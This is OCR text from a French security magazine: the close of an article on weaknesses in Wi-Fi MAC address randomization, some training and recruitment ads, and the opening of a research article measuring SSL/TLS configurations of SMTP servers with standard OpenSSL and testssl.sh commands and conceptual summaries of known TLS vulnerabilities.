D'autres protocoles peuvent être utilisés pour parvenir au même résultat, par oubli d'adaptation du protocole à la randomization. Les appareils utilisant Wi-Fi Direct ajoutent un *Information Element* contenant peu d'informations sur leur capacité à gérer les différentes options de ce protocole. Afin de les obtenir, une autre station enverra une requête ANQP (*Access Network Query Protocol*). Nous avons montré que dans certaines implémentations, cette réponse utilise la vraie adresse MAC de l'appareil, même s'il utilise la randomization **[10]**.

5.8 Autres détails d'implémentation

Pour être exhaustifs, mentionnons aussi le fait que d'autres techniques peuvent encore être élaborées pour récupérer de l'information sur un appareil. Pour cela, on peut s'inspirer des techniques de *fingerprinting* de driver de carte Wi-Fi qui existent dans la littérature. Par exemple, on peut récupérer des informations relatives au champ `duration`, à l'adaptation de la vitesse de transmission à la charge du réseau, ou encore à l'implémentation des mécanismes de CSMA/CA ou de RTS/CTS **[11]**.

5.9 Autres couches et interfaces

Bien entendu, il ne faut pas oublier qu'un smartphone possède de nombreuses interfaces dont les données peuvent être croisées. Le Bluetooth et les différents

Points positifs	Points négatifs
Adresses MAC aléatoires	PRNG biaisé : adresses « aléatoires » présentes plusieurs fois dans une capture
Adresse changée à chaque scan	Numéro de séquence contigus
Les 3 premiers octets de l'adresse MAC (OUI) sont communs aux appareils Android utilisant la randomization, pas seulement à ce modèle	Adresse MAC réelle utilisée sous certaines conditions
	Scans réguliers (patterns de timing réguliers)
	Énormément d'Information Elements

protocoles cellulaires possèdent également des failles qui peuvent être exploitées. De plus, d'autres couches du modèle OSI peuvent être à leur tour la cible de *fingerprinting* pour récupérer des identifiants potentiels. Dans notre cas, c'est la couche physique qui nous intéresse, puisque les appareils non associés à un point d'accès ne produiront pas de trafic sur les couches plus hautes que la couche liaison de données. Je vous renvoie à l'article de *MISC n°81* pour plus de détails sur ces techniques. Les techniques nécessitant d'extraire de l'information de la couche physique sont cependant généralement plus coûteuses, car elles nécessitent l'emploi d'un matériel plus élaboré (et coûteux) qu'une simple carte Wi-Fi en mode monitor.

Conclusion

L'ajout progressif de la technique de changement aléatoire de l'adresse MAC (MAC address randomization) est une bonne chose pour la défense de la vie privée des utilisateurs d'appareils Wi-Fi portatifs. Cependant, de nombreux manquements existent encore dans toutes les implémentations, car des techniques existent pour récupérer de l'information sur un appareil et possiblement créer un nouvel identifiant unique de celui-ci.

Heureusement, le déploiement de la randomization continue et s'améliore progressivement. Par exemple, Google s'y est attelé sur la base de nos recommandations. À partir de la version 8 d'Android (Oreo), les *probe requests* ne contiendront plus que deux *Information Elements*, nécessaires au fonctionnement correct du protocole **[12]**.

Nous avons également produit une liste de recommandations pour une implémentation correcte de la randomization. Dans les grandes lignes, cette liste suggère de corriger les problèmes détaillés dans cet article **[13]**.

Afin de garantir une bonne implémentation par les différents constructeurs, l'idéal serait qu'un standard s'impose et soit inclus aux spécifications de la norme 802.11. Il ne faut pas oublier que les différences d'implémentations apportent de l'information sur un appareil, et peuvent donc servir de levier à l'identification d'un appareil dans un jeu de données. Pour aller dans ce sens, nous avons présenté les résultats de nos recherches au groupe d'étude IEEE 802 relatif à la vie privée (*IEEE 802 EC Privacy Recommendation Study Group*).

Les lecteurs intéressés par plus de détails concernant les différents aspects abordés dans cet article pourront se diriger vers mon manuscrit de thèse **[14]**. ■

Remerciements

Je remercie Mathieu Cunche pour la relecture de cet article et l'encadrement de ma thèse en général.

Références

[1] Jeremy Scahill and Glenn Greenwald. ***The NSA's secret role in the U.S. assassination program.*** The Intercept, 2014.

[2] Célestin Matte. ***Fingerprinting de smartphones : votre téléphone est-il traçable ? - MISC n°81,*** septembre 2015

[3] Célestin Matte, Mathieu Cunche, and Vincent Toubiana. ***Does disabling Wi-Fi prevent my Android phone from sending Wi-Fi frames ?*** Research Report RR-9089, Inria - Research Centre Grenoble – Rhône-Alpes ; INSA Lyon, août 2017.

[4] https://support.apple.com/en-us/HT208086

[5] Marco Gruteser and Dirk Grunwald. ***Enhancing Location Privacy in Wireless LAN Through Disposable Interface Identifiers : A Quantitative Analysis.*** In : Mobile Networks and Applications 10.3 (2005)

[6] Emmanuel Grumbach. ***Iwlwifi : mvm : support random MAC address for scanning.*** Linux commit effd05ac479b , 2014.

[7] https://wigle.net

[8] https://panopticlick.eff.org/

[9] P. Leach, M. Mealling, and R. Salz. ***A Universally Unique IDentifier (UUID) URN Namespace.*** RFC 4122. Internet Engineering Task Force, juillet 2005.

[10] Mathy Vanhoef, Célestin Matte, Mathieu Cunche, Leonardo Cardoso, and Frank Piessens. ***Why MAC Address Randomization is not Enough : An Analysis of Wi-Fi Network Discovery Mechanisms.*** In AsiaCCS, mai 2016

[11] KN Gopinath, Pravin Bhagwat, and K Gopinath. ***An empirical analysis of heterogeneity in ieee 802.11 MAC protocol implementations and its implications.*** In Proceedings of the 1st international workshop on wireless network testbeds, experimental evaluation & characterization, ACM, 2006.

[12] Giles Hogben. ***Changes to Device Identifiers in Android O.*** https://android-developers.googleblog.com/2017/04/changes-to-device-identifiers-in.html. 2017.

[13] [STDS-802-Privacy] Guidelines proposition for correct implementation of MAC address randomization, http://grouper.ieee.org/groups/802/PrivRecsg/email/msg00278.html

[14] Célestin Matte. ***Wi-Fi Tracking : Fingerprinting Attacks and Counter-Measures.*** 2017. Thèse de doctorat. Université de Lyon.

Journée de Recrutement

Mardi 20 Mars 2018 - Elancourt (78)

Plus d'infos sur
airbus-cyber-security.com

AIRBUS CYBERSECURITY

Pour pouvoir participer
envoyez votre CV à
cybersecurity.apply@airbus.com

***Rejoignez-nous!**

ANALYSES DES CONFIGURATIONS SSL/TLS DE SERVEURS SMTP

Arthur PROVOST – arthur.provost@insa-rennes.fr
Étudiant à l'INSA de Rennes
Olivier LEVILLAIN – olivier.levillain@ssi.gouv.fr
ANSSI

mots-clés : SSL / TLS / SMTP / SUITES CRYPTOGRAPHIQUES / VULNÉRABILITÉS

La messagerie électronique est une des applications les plus utilisées d'Internet. Il est donc naturel de s'intéresser à la sécurité des protocoles servant à l'acheminement des courriers électroniques. En première approche, il existe deux éléments à regarder : la sécurité des communications, qui est généralement assurée par SSL/TLS, et la protection des contenus, qui peut être assurée par S/MIME ou OpenPGP. C'est sur le premier point que porte cet article.

Lorsqu'on considère la messagerie électronique, il existe en pratique plusieurs acteurs et plusieurs protocoles (voir figure 1). S'il semble relativement facile de sécuriser certaines relations comme celles entre un client final et son fournisseur de service (Submission, IMAP, POP, Webmail via HTTP), la question est plus complexe pour l'acheminement proprement dit. C'est pourquoi nous nous sommes attachés à étudier les serveurs SMTP dans la nature (en particulier l'étape 2 du schéma). Cet article présente dans un premier temps le protocole SSL/TLS à travers son fonctionnement et ses attentes en termes de sécurité, puis dans un second temps les analyses effectuées sur des serveurs SMTP et leurs résultats.


1 Rappels sur SSL/TLS

1.1 Histoire du protocole

SSL et TLS sont deux variantes du même protocole. Celui-ci vise à protéger les communications en confidentialité et en intégrité, avec une authentification unilatérale, ou, plus rarement, bilatérale. Dans la terminologie TLS, les deux parties sont appelées le client et le serveur. La première version publique du protocole, SSLv2, contenait de graves défauts dans sa conception et souffre de nombreuses attaques. SSLv3 est également vulnérable à un certain nombre d'attaques cryptographiques. Ces versions du protocole sont maintenant obsolètes et ne devraient plus être utilisées. TLS 1.0 a été l'occasion d'un petit nettoyage du protocole et de l'introduction du concept de *Perfect Forward Secrecy* (PFS) en s'appuyant sur Diffie-Hellman. Publiée en 2008, TLS 1.2 est actuellement la version du protocole la plus largement utilisée. TLS 1.3, encore en cours de standardisation, porte de nouvelles ambitions : améliorer la rapidité des communications, et leur sécurité : des algorithmes de chiffrement tels que 3DES, AES + CBC ou encore RC4 ont été retirés.

1.2 Schéma d'une connexion type

Afin d'établir une connexion sécurisée, il faut convenir des algorithmes et des clés à utiliser. Une étape de négociation (*Handshake* en anglais) est donc nécessaire. Cette étape permettra aux deux parties de transmettre des informations leur permettant de calculer les clés de session, à travers un canal de communication non sécurisé. Elle est décrite à la figure 2. Une fois cette première phase terminée, une seconde étape entre en jeu : l'utilisation des clés de session pour sécuriser et authentifier les messages échangés. Voici le déroulement général de la première étape :



Source : https://commons.wikimedia.org/wiki/File:Etapes_envoi_email.png.

Fig. 1 : Acheminement classique d'un courrier électronique.

Demande du client : la négociation commence avec l'envoi d'un message `ClientHello` au serveur. Le client propose un ensemble de suites cryptographiques qu'il supporte. Ces suites définissent les mécanismes cryptographiques utilisés pour assurer l'authentification du serveur, le chiffrement des données et leur intégrité. Ce message contient aussi la version de TLS que le client veut utiliser, ainsi que de possibles extensions.

Réponse du serveur : le serveur répond avec un message `ServerHello` s'il souhaite continuer la négociation. Sinon, il rejette la tentative de connexion avec un message `Alert`. Le `ServerHello` contient la version de TLS, la suite cryptographique et les extensions négociées.




Fig. 2 : Étape de négociation du protocole TLS.

Pour choisir la suite cryptographique parmi les suites proposées par le client, il existe deux comportements classiques : le serveur peut être courtois ou directif (voir section 2.4 pour plus de détails).

Fin de la négociation : le serveur envoie son certificat, et un message `ServerKeyExchange` contenant la partie serveur du matériel cryptographique. Le client répond avec son propre matériel cryptographique (`ClientKeyExchange`) et les deux parties peuvent alors calculer un secret partagé, qui donnera des clés de session. Les messages `ChangeCipherSpec` signalent le début de la communication protégée, et les messages `Finished` garantissent a posteriori l'intégrité de la négociation, en permettant aux deux parties d'être sûres qu'ils ont calculé les mêmes clés.

1.3 Description d'une suite cryptographique

Une suite cryptographique contient un algorithme d'échange de clés, un algorithme d'authentification du tiers, un algorithme de chiffrement des données et une fonction de hachage. OpenSSL **[1]** est une boîte à outils de chiffrement contenant des algorithmes cryptographiques et une implémentation du protocole SSL/TLS en lignes de commandes.

Voici une suite disponible avec sa version 1.0.2g (2016) : `TLS_ECDHE_RSA_WITH_AES256_GCM_SHA384`

- `ECDHE` : algorithme d'échange des clés ;
- `RSA` : algorithme d'authentification ;

- **AES256** : algorithme de chiffrement avec une clé de 256 bits ;
- **GCM** : mode de chiffrement ;
- **SHA384** : fonction de hachage avec une empreinte de 384 bits.

La partie gauche de la suite cryptographique assure l'échange des clés de sessions et l'authentification, alors que la partie droite assure la confidentialité et l'intégrité des données.

1.4 Attendus en termes de sécurité

Confidentialité et intégrité : TLS offre ces garanties sur les données échangées en permettant aux deux parties d'établir des clés de session qui resteront confidentielles, et ce même avec un attaquant de type Man-in-the-Middle (MITM). TLS propose des algorithmes de chiffrement solides (tels que AES256 ou CAMELLIA256...), ainsi que des fonctions de hachage actuellement sûres telles que SHA256 ou SHA384. Pour garantir la confidentialité et l'intégrité des échanges, les serveurs doivent donc choisir des suites cryptographiques contenant ces éléments cryptographiques.

Perfect Forward Secrecy (PFS) : c'est une propriété cryptographique qui garantit que la découverte par un attaquant de la clé privée du serveur ne compromet pas la confidentialité des communications passées entre un client et ce même serveur. L'utilisation d'algorithmes d'échange de clés reposant sur Diffie-Hellman (DHE ou ECDHE **[2]**) garantit cette propriété (à condition que les groupes utilisés soient suffisamment grands). Néanmoins, un attaquant possédant la clé privée peut mener des attaques actives contre les communications futures.

Authentification du serveur : pour éviter une attaque par usurpation, le serveur utilise généralement un certificat X.509 et sa clé privée associée pour s'authentifier auprès du client. Il est aussi possible de demander au client de s'authentifier de la même manière.

1.5 Rappels sur certaines vulnérabilités de SSL/TLS

Dans notre étude des configurations SSL/TLS des serveurs SMTP, une partie des résultats concerne l'analyse des vulnérabilités présentes. Il est de ce fait important de connaître les vulnérabilités qui vont être testées par la suite **[3, 4]**. Celles-ci peuvent être dues à des erreurs d'implémentation, des faiblesses du protocole, ou encore des faiblesses cryptographiques. Dans tous ces cas, les conséquences peuvent être désastreuses avec la divulgation d'identifiants, de coordonnées bancaires, ou encore l'établissement de communications prétendues sécurisées qui peuvent être déchiffrées par un attaquant.

1.5.1 Erreurs d'implémentation

Heartbleed (CVE-2014-0160) : c'est sûrement l'une des attaques les plus connues de ces dernières années. Elle est facilement réalisable et a été découverte après deux ans de présence dans OpenSSL. Elle nécessite l'utilisation de l'extension *heartbeat*. Ce message *heartbeat* envoyé par le client dans ses requêtes, contient de l'information (données + tailles des données) auquel le serveur répond avec un *heartbeat* de même taille que celui reçu. À cause d'un débordement de tampon en lecture, il est possible de forger une requête à laquelle un serveur vulnérable répondra en divulguant une partie de sa mémoire.

Freak (CVE-2015-0204) : une des causes de cette attaque est la législation américaine, qui imposait avant les années 2000 une restriction sur l'export de matériels cryptographiques. Freak cible les serveurs acceptant les suites cryptographiques *RSA_EXPORT*. En effet, ces suites imposent l'utilisation de clés RSA faibles (512 bits), et facilement cassables. L'attaque consiste à forcer un client vulnérable à accepter une telle suite à l'aide d'une attaque de type MITM.

Early CSS (CVE-2014-0224) : en injectant prématurément un message **ChangeCipherSpec** lors de la phase de négociation. Cette attaque permet de fixer les clés de session à une valeur connue de l'attaquant. Celui-ci peut alors déchiffrer et/ou modifier les données échangées entre le client et le serveur.

1.5.2 Faiblesses du protocole

Renégociation (CVE-2009-3555) : la renégociation TLS permet de réviser les paramètres d'une connexion. Les deux cas d'usage classiques sont le rafraîchissement des clés et l'authentification tardive du client. Il existe une vulnérabilité sur la renégociation dans laquelle le client pense qu'il exécute la première négociation avec un serveur qui pense lui exécuter une nouvelle négociation. L'attaquant peut alors injecter des données avant que le client parle au serveur. Celui-ci ne distinguera pas les données transmises par l'attaquant et celles du client légitime. Il existe deux possibilités pour corriger cette vulnérabilité : l'extension *renegociationInfo*, ou l'ajout de la suite **TLS_EMPTY_RENEGOTIATION_INFO_SCSV** dans le **ClientHello**. Il n'est pas recommandé d'utiliser ces deux mécanismes en même temps.

Logjam (CVE-2015-4000) : comme Freak, cette attaque **[5]** exploite le support des antiques suites export. Ici, le client et le serveur procèdent à un échange Diffie-Hellman dans des groupes d'une taille de 512 bits maximum. Un attaquant MITM peut alors faire croire aux deux parties que l'autre désire passer en mode Export, ce qui affaiblit alors la sécurité de la connexion. Cela nécessite néanmoins de calculer en temps réel un logarithme discret dans un groupe de 512 bits, ce qui n'est en pratique réalisable qu'avec des moyens conséquents, et après une étape de précalcul.

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : en cours

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2018

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

Mastère Spécialisé labellisé SecNumedu par l'ANSSI

ASM / C / crypto / firewalling / forensic / GPU / Java / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / suricata / vlro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : à partir d'août 2018

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2019

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

Malware / ASM / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / mlasm...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

Crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

1.5.3 Faiblesses cryptographiques

Poodle (CVE-2014-3566) : Poodle est une attaque ciblant les systèmes autorisant SSLv3 avec une suite cryptographique utilisant le mode de chiffrement *CBC* (*Cipher Block Chaining*). Elle permet à un attaquant MITM de retrouver certains blocs du message clair. Cette attaque est souvent combinée avec une attaque de négociation à la baisse afin de forcer l'utilisation de SSLv3 entre deux parties supportant des versions plus récentes. Ainsi, Poodle permet de déchiffrer, octet par octet, des informations censées être protégées par le protocole. Cette dégradation peut être contrée avec l'utilisation d'une suite cryptographique factice : *TLS_FALLBACK_SCSV*.

Drown (CVE-2016-0800) : Drown (*Decrypting RSA with Obsolete and Weakened eNcryption*) est un oracle de padding RSA qui permet de retrouver le secret de session. L'attaque ne fonctionne que sur SSLv2. Cependant, tout autre serveur partageant la même clé privée RSA avec le serveur SSLv2 en question est aussi vulnérable à Drown, et ce, même si SSLv2 est désactivé sur ce second serveur. Le scénario est le suivant : l'attaquant collecte passivement les échanges de clés *RSA* avec le second serveur, puis exploite une faille dans SSLv2. Drown permet ainsi à l'attaquant de déchiffrer des communications reposant sur des versions récentes de TLS à l'aide d'un serveur tiers utilisant SSLv2. Il est important de noter que les versions d'OpenSSL depuis 1.0.2g ont désactivé SSLv2.

Note

Beast et les attaques par compression ne sont pas traitées dans cet article. En effet, ces attaques dépendent très fortement du modèle d'attaquant web pour lequel elles ont été conçues, et semblent compliquées à mettre en place avec SMTP.

2 Méthodologie de mesure

2.1 Liste des serveurs considérée

Les analyses de configurations TLS ont été réalisées sur la liste de domaines publiée par Cisco fin 2016. Il s'agit d'une liste gratuite du top 1 million des domaines les plus populaires, fondée sur le réseau Umbrella qui porte près de 100 milliards de requêtes par jour. Pour information, les noms de domaines de cette liste ont dans 53 % des cas une origine commerciale. La France avec ses domaines en .fr, n'est représentée que par 6 700 noms de domaines. Des précalculs ont été effectués sur cette liste à travers des requêtes DNS sur chaque nom de domaine afin de connaître les adresses IP de ces serveurs de messagerie potentiels.

```
$ dig +short domainname MX
$ dig +short name
```

Les connexions TLS ont été initiées à l'aide d'OpenSSL 1.0.2g **[6]** de façon parallélisée avec GnuParallel, et capturées avec Tshark. Voici comment lancer une connexion TLS vers un serveur mail :

```
$ openssl s_client -connect -starttls smtp ipaddress:25 -servername name
```

2.2 Compromis entre efficacité, courtoisie et aspects éthiques

Travailler sur une telle liste requiert une parallélisation des connexions pour étudier ces serveurs en un temps raisonnable. De plus, l'une des expériences présentées dans la section 2.4 initie pour chaque serveur une requête par suite cryptographique disponible dans OpenSSL afin de déterminer les suites autorisées par les serveurs, et ce, même si elles sont obsolètes. Comment obtenir une efficacité acceptable des tests en évitant l'aspect peu courtois qui se dégage des habitudes de mesures ?

Il faut d'abord mélanger la liste afin d'éviter de créer une charge importante pour les serveurs pendant l'expérience. En effet, cela permet d'espacer les connexions concurrentes sur des serveurs appartenant à un même nom de domaine.

Par ailleurs, une demande pour une utilisation particulière du réseau Renater a été effectuée, afin de rester courtois non seulement avec les serveurs ciblés, mais aussi avec le fournisseur du réseau.

Un serveur web a été installé sur la VM qui initiait les connexions, pour présenter une page web expliquant le contexte du projet, ses méthodes d'analyse et l'équipe encadrante. Cette page peut avoir rassuré certains administrateurs ayant détecté de multiples connexions TLS sur leurs serveurs. Ces analyses de configurations TLS font partie du projet SafeTLS initié par l'Agence Nationale de Recherche. Dans ce contexte, une collecte des informations délivrées par les messages `ServerHello`, une classification de celles-ci en fonction de leur sécurité, puis des analyses statistiques sont effectuées.

D'un point de vue éthique, nous avons tenu à ce que notre approche soit la plus passive possible, dans la mesure où nous n'envoyons aucune commande SMTP au-delà de la négociation (la commande `MAIL FROM` n'est, par exemple, jamais atteinte). De plus, les échanges TLS n'intègrent aucune donnée personnelle, nos connexions répétées n'ont pas été utilisées à des fins de spam et les vulnérabilités découvertes n'ont pas été exploitées. L'objectif de l'étude est d'apporter une mesure sur l'usage de SSL/TLS dans l'écosystème SMTP.

2.3 Description concrète de la mesure

L'approche est composée de deux étapes d'analyse de configurations TLS, puis d'une dernière de tests de vulnérabilité. Les deux premières étapes déterminent la version TLS négociée, la suite établie, les potentielles extensions et la taille des clés utilisées.

En partant de la classification d'OpenSSL (*LOW/MEDIUM/HIGH*) qui est discutable (RC4 et 3DES sont notés **MEDIUM**), nous avons établi une nouvelle classification : **VULN** pour les suites vulnérables à des attaques pratiques, **PASS** pour celles vulnérables à des attaques cryptographiques sans application pratique, et **OK** pour les suites ne subissant aucune attaque, même théorique.

Étape 1 : analyse de la suite cryptographique choisie par défaut par un serveur communiquant avec un client à jour. La liste de suites disponibles sur le client de test est accessible via :

```
$ openssl ciphers -v
```

Étape 2 : analyse des suites cryptographiques autorisées par un serveur de messagerie donné. Une connexion est initiée en spécifiant une unique suite cryptographique côté client :

```
$ openssl s_client -starttls smtp -cipher cipher ipaddress:25
-servername name
```

Cette approche permet de déterminer si les serveurs acceptent de mauvaises suites cryptographiques, et ce, même s'ils en choisissent une recommandée avec un client à jour. Dans ce cas, un scénario où un attaquant réussit à forcer l'utilisation d'une mauvaise suite est envisageable. Afin de tester le maximum de mauvaises suites cryptographiques (p.ex. celles contenant MD5), la version 1.0.2 d'OpenSSL datant de 2015 a été recompilée et utilisée en complément.

Étape 3 : test de vulnérabilités des serveurs. Cette phase utilise l'outil **testssl.sh** **[7]** qui suit les grandes lignes du guide fourni par l'OWASP et qui permet de déceler les vulnérabilités des serveurs et leur comportement.

Cette étape permet également de détecter le comportement du serveur face aux propositions du client :

- un serveur « courtois » cherchera dans la liste du client la première suite qu'il prend en charge ;
- un serveur « directif » parcourra sa propre liste de préférences et prendra la première suite qu'il trouve dans la liste du client.

3 Résultats

Les données de cette section sont calculées sur un ensemble de 490 000 serveurs SMTP environ (résultant de la liste présentée précédemment).

3.1 Simulation d'une connexion TLS par défaut

Le but de cette première approche est de savoir quels paramètres et quelle suite cryptographique sont choisis par défaut lorsqu'un client à jour initie une connexion avec un serveur. La version 1.0.2g d'OpenSSL a été utilisée et les résultats sont disponibles à la figure 3. Presque tous les serveurs ont choisi TLS 1.2 (94,13 %) ou TLS 1.1 (5,85 %). Concernant les suites négociées, la plupart des serveurs utilisent une suite recommandée par défaut (79,49 %) ou une suite classée **PASS** (20,19 %).

Ces suites correspondent à des algorithmes vieillissants, mais pas immédiatement attaquables. La proportion de suite cryptographique classée **PASS** peut s'expliquer par deux hypothèses : soit le serveur ne supporte aucune suite **OK**, soit il est directif et privilégie des suites plus faibles.

De plus, seuls 0,32 % des serveurs choisissent des suites faibles (**VULN**) alors que de bonnes suites étaient proposées. Ici aussi, cela signifie qu'ils ne pouvaient pas négocier de meilleure configuration, ou qu'ils




Fig. 3 : Résultat des connexions avec un client à jour.

